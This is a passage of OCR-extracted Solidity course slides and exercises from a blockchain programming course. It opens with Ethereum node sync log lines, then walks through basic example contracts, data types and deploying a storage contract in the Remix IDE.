INFO [03-17|19:08:13] Imported new block headers               count=192 elapsed=1.104s number=192 hash=9d4976…cf6e5b ignored=0
INFO [03-17|19:08:13] Imported new block receipts              count=10  elapsed=1.001ms bytes=40 number=10  hash=b3074f…dde93e ignored=0
INFO [03-17|19:08:13] Imported new block headers               count=192 elapsed=38.025ms number=384 hash=373546…d9ea37 ignored=0
INFO [03-17|19:08:33] Imported new state entries               count=277 elapsed=0s       processed=277 pending=4433 retry=0 duplicate=0 un
expected=0
INFO [03-17|19:08:33] Imported new block receipts              count=3   elapsed=2.001ms  bytes=8150 number=13  hash=f9ff47…e4912b ignored=
0
INFO [03-17|19:08:33] Imported new block headers               count=384 elapsed=44.031ms number=768 hash=0ce2af…8c392c ignored=0
INFO [03-17|19:08:37] Imported new block receipts              count=3   elapsed=2.001ms  bytes=1498 number=16  hash=9da848…2d5285 ignored=
0
INFO [03-17|19:08:37] Imported new block headers               count=192 elapsed=26.130ms number=960 hash=607a46…e26b6f ignored=0
INFO [03-17|19:08:38] Imported new block receipts              count=2   elapsed=1.001ms  bytes=1501 number=18  hash=57f846…0c5dcb ignored=
0
INFO [03-17|19:08:38] Imported new block receipts              count=42  elapsed=999.9µs  bytes=168  number=60  hash=113d74…e0f313 ignored=
0
INFO [03-17|19:08:38] Imported new block headers               count=192 elapsed=22.998ms number=1152 hash=4ec42f…556803 ignored=0
INFO [03-17|19:08:43] Imported new block receipts              count=170 elapsed=1.989ms  bytes=5485 number=230  hash=4057f4…3be8bb ignored
=0
```

If you have **problems** syncing the chain, have a look here:


- https://gist.github.com/rfikki/c895641b6405c082f68bcf139cf2f7ae – a weekly updated list of the nodes to help you sync the network.
- https://gitter.im/ethereum/ropsten – Ropsten chat room


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.2. Solidity Basics


Smart Contracts and Solidity Basics


Language Overview, Writing Solidity Code





















Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Operations and Gas

- Operations that cost gas:
- Anything that changes the blockchain state:
  - Writing to contract's memory
  - Execution of contract logic
  - Uploading data to blockchain (contract publishing)
- Free operations:
- Anything not requiring changes, like:
  - Reading blockchain data (contracts, their state, ...)
- Examples: get contract metadata, check account balance, etc.




Solidity in Practice

Write and Run Solidity Code in Remix IDE

Installing Solidity Dev Environment

- **Remix**
  - In-browser Solidity IDE
  - https://remix.ethereum.org
- Solidity compiler
  - https://www.npmjs.com/package/solc
- Ethereum **ganache-cli**(former **testrpc**) + **Truffle Framework**
  - https://github.com/ethereumjs/testrpc
  - http://truffleframework.com

Playing with Ethereum Remix



Contracts Programming Basics

- Contracts in Solidity are
  - Like classes and interfaces in the OOP languages
- Contracts may hold
  - Data + functions
  - Just like classes in OOP
- Contract execution is paid with **gas** consumption

```
contract SomeContract {
  uint someData;

  function someFunc(uint p) {
    // function body …
  }

  …
}
```

Functions in Solidity

- **Functions** are the executable units of code within a contract

```
pragma solidity ^0.4.16;
contract SimpleAuction {
  function bid(uint bidPrice) public {
    // function body …
  }
}
```

- Once defined, can be invoked later (with some arguments):

```
bid(15000);
```

Example: Simple Storage Contract


```
pragma solidity ^0.4.18;
contract SimpleStorage {
  uint private storedData;

  function set(uint x) public {
    storedData = x;
  }

  function get() view public returns (uint) {
    return storedData;
  }
}
```

Persistent data stored in the blockchain


Public member function: anyone can invoke it

View function: does not change the contract's state


Compiling the Contract in Remix



Deploying the Contract in a Testing EVM



Invoking Functions on the Deployed Contract



Problem: Incrementor Contract

- Write a Solidity contract
  - Contract holds a certain value
    - `value` (`uint`)
  - Anyone can read the value
    - `get()` → `uint`
  - Anyone can increment the value
    - `increment(uint delta)`

increment

value

Solution: Incrementor Contract

```
pragma solidity ^0.4.18;
contract Incrementor {
  uint private value;

  function increment(uint delta) public {
    value += delta;
  }

  function get() view public returns (uint) {
    return value;
  }
}
```

Persistent data stored in the blockchain

Change the persistent data field

Read the persistent data field

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Function Visibility: Public and External

- **Public** (default)
```
uint256 public totalSupply;
```
  - Part of the contract interface, can be called by anyone
  - For public state variables, an automatic getter function is generated
- **External**
```
function finalize() external { … }
```
  - Functions designed to be called externally
    - From other contracts and by external transactions
  - An external function cannot be called internally
    - I.e. `f()` does not work, but `this.f()` works

Function Visibility: Internal and Private

- **Internal**
```
uint256 internal totalSupply;
```
  - Accessed internally (i.e. from within the current contract or contracts deriving from it), without using "`this`"
  - Like "`protected`" in object-oriented languages
- **Private**
```
uint256 private totalSupply;
```
  - Accessible in the contract only
  - Not accessible in the derived contracts

Functions in Solidity

- Functions with no output
```
function increment(uint delta) public {
  value += delta;
}
```
Function visibility: external / public / internal / private

- Functions returning values
```
function get() view public returns (uint) {
  return value;
}
```
Promise not to modify the state of blockchain

Specify explicitly the return type

Data Types in Solidity

- Data types are similar to most programming languages:
  - `int8` / `uint8`, … `uint256` (`uint`) – integers of 8 … 256 bits
    - No floating-points numbers (still)
  - `bool` – `true` / `false` value
  - `string` – UTF8-encoded text, e.g. "*Hello, Solidity!*" or ""
  - `address` – Ethereum address (EIP 55 encoded)
    - e.g. 0xdCad3a6d3569DF655070DEd06cb7A1b2Ccd1D3AF
  - `enum` – enumerated type
```
enum YesNo {Yes, No}
YesNo answer = YesNo.Yes;
```

Problem: Last Invoker

- Write a Solidity contract
  - Keep the address of its previous invoker
  - `getLastInvoker()` → returns `(bool, address)`
    - `true` / `false` – if a previous invoker exists or not
    - The `address` that has invoked the contract before you

decoded output	{ "0": "bool: true", "1": "address: 0x583031d1113ad414f02576bd6afabfb302140225" }

Solution: Last Invoker

```
pragma solidity ^0.4.18;

contract LastInvoker {
  address private lastInvoker;

  function getLastInvoker() public
      returns (bool, address) {
    address result = lastInvoker;
    lastInvoker = msg.sender;
    return (result != 0x0, result);
  }
}
```
Keep the last invoking address in the contract's persistent storage

The address of the contract's invoker is sent as `msg.sender`

Arrays

```
// Array of fixed size
uint8[3] nums = [10, 20, 30];
nums[0] = 32;
```

0	1	2
10	20	30

```
// Dynamic array (variable size)
uint24[] score;
function addScore(uint24 s) public returns (uint) {
  if (score[score.length-1] < s)
    score.push(s);
  return score.length;
}
```

0	1	2	…
50	62	73	…

Problem: Array of Facts

- Create a Solidity contract
  - Contract owner (creator) can
    - Add facts (string values)
  - Anyone can read the facts
    - `count()` – returns the count of facts
    - `getFact(index)` – returns specified fact by index [0…count-1]
    - Solidity cannot return all facts (array of strings)
  - Nobody can delete facts or destroy the contract

Solution: Array of Facts

```
contract Facts {
  string[] private facts;
  address private contractOwner = msg.sender;

  function add(string newFact) public {
    require (msg.sender == contractOwner);
    facts.push(newFact);
  }

  function count() view public returns (uint) {
    return facts.length;
  }

  function getFact(uint index) view public returns (string) {
    return facts[index];
  }
}
```
Hold all the facts in array stored on the blockchain

Check for ownership

Append an element into the array

Solidity functions cannot return `string[]` so we use a workaround

Structs

```
struct Account {
  address addr;
  uint amount;
}

Account acc = Account({
  addr: 0xdCad3a6d3569DF655070DEd06cb7A1b2Ccd1D3AF,
  amount: 50});

Account peterAcc = Account(
  0xca35b7d915458ef540ade6068dfe2f44e8fa733c, 180);

acc.amount += 20;
```
A simple structure holding two data fields

Creating an object of given structure

Creating another object

Accessing a field from the structure


Maps

```
mapping (string => address) private accounts;

accounts["Peter"] =
  0xdCad3a6d3569DF655070DEd06cb7A1b2Ccd1D3AF;
```


```
struct Account {
  string personName;
  uint amount;
}

mapping (address => Account) accByAddr;

accByAddr[0xdCad3a6d3569DF655070DEd06cb7A1b2Ccd1D3AF] =
 Account("Peter", 120);
```
Mappings can be used as fields in the contracts only. No instantiation is needed.


Problem: Registry of Certificates


- A company issues certificates for completed trainings
  - Each certificate has its data and content calculated as hash
  - The registry of all valid certificate hashes stored on the blockchain
  - Owner can add certificate hashes: `add(hash)`
  - Anyone can verify a certificate by its hash: `verify(hash)`





Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.











Exercises: First Steps in Solidity

This document describes the **exercise assignments** for the "Blockchain Academy" course @ Software University. In this lesson we learned the **basics of Solidity** programming language. The goal of this exercise is to get practical skills in writing simple smart contracts in Solidity, publishing and testing contracts in the Remix IDE.


Use the Remix IDE to write the code, publish the contract in a testing environment and test it to ensure it works as expected.

Open the **Remix IDE** (https://remix.ethereum.org) and create a new empty Solidity source code file (the icon for this is in the upper-left corner):

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

A new window should open. In it you must write a **name** for your file (e.g. "Incrementor Contract"). After you have chosen a name click **[OK]**.

Your browser should look very similar to the following screenshot:




Make sure that **"Auto compile"** is checked so as to make testing seamless. Now we are set!

Simple Storage Contract

Write a simple contract in Solidity that keeps in the blockchain an **integer variable** and provides public functions to **read** it and to **change** it.


Hints

Open the **Remix IDE** (https://remix.ethereum.org) and create a new empty Solidity source code file:



First, we select which version of the complier we will be using:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Write the source code of the contract, step by step. Write the contract definition:

Next, in the contract body define the integer data storage field named **`storedData`**. Use an integer type of your choice, e.g. **`uint`** (256-bit unsigned integer). Your data field is just like a member field in a class, but it is b on the blockchain. While this contract stays alive on the blockchain, this field value also will stay with it. You may choose **`public`** or **`private`** visibility. Public fields can be read by anyone, while private fields can be read by the contract code only. Your code might look like this:

```
uint private storedData;
```

Next, write a function to assign a value in the data storage field:

```
function set(uint x) public {
  storedData = x;
}
```

The function takes a value **`x`** as input and stores it in the data field **`storedData`**. The function visibility is declared **`public`**, which means that the function can be called by anyone. In Solidity you don't write **`this.storedData`** like in other object-oriented languages.

Next, write a function to read the current value from the data storage field on the blockchain:

```
function get() constant public returns (uint) {
  return storedData;
}
```

This function takes no parameters and returns a result of type **`uint`**. Its visibility is declared **`public`**. The function is also declared **`constant`**, which means that it does not change the contract's internal state. If you don't declare the function as constant, the compiler will issue a warning.

Now your code is almost ready, but the Solidity compiler still issues a warning:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


```
2 contract SimpleStorage {

browser/storage.sol:2:1: Warning: Source file does not specify required compiler version!
contract SimpleStorage {
^
Spanning multiple lines.
```

To fix this, you may **add a compiler version** definition at the start of the contract:

```
browser/storage.sol

1 pragma solidity ^0.4.18;
2
3 contract SimpleStorage {
4
```


The above pragma definition says that this contract should be compiled by Solidity **compiler version 0.4.*** (later than 0.4.18 and earlier than 0.5).

Now you are ready to **compile your code**. The Remix IDE has built-in compiler, which is by default in "auto-compile" mode. Activate the **[Compile] tab** and see the compilation results:




The next step is to **publish the contract** on the local in-browser blockchain environment. Open the **[Run] tab** in the Remix IDE. Click on the **[Create] button**. It will deploy the contract in the local JavaScript in-browser blockchain testing Ethereum network. As a result of the publish operation, the contract will be created, and its address will be returned from the blockchain network.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



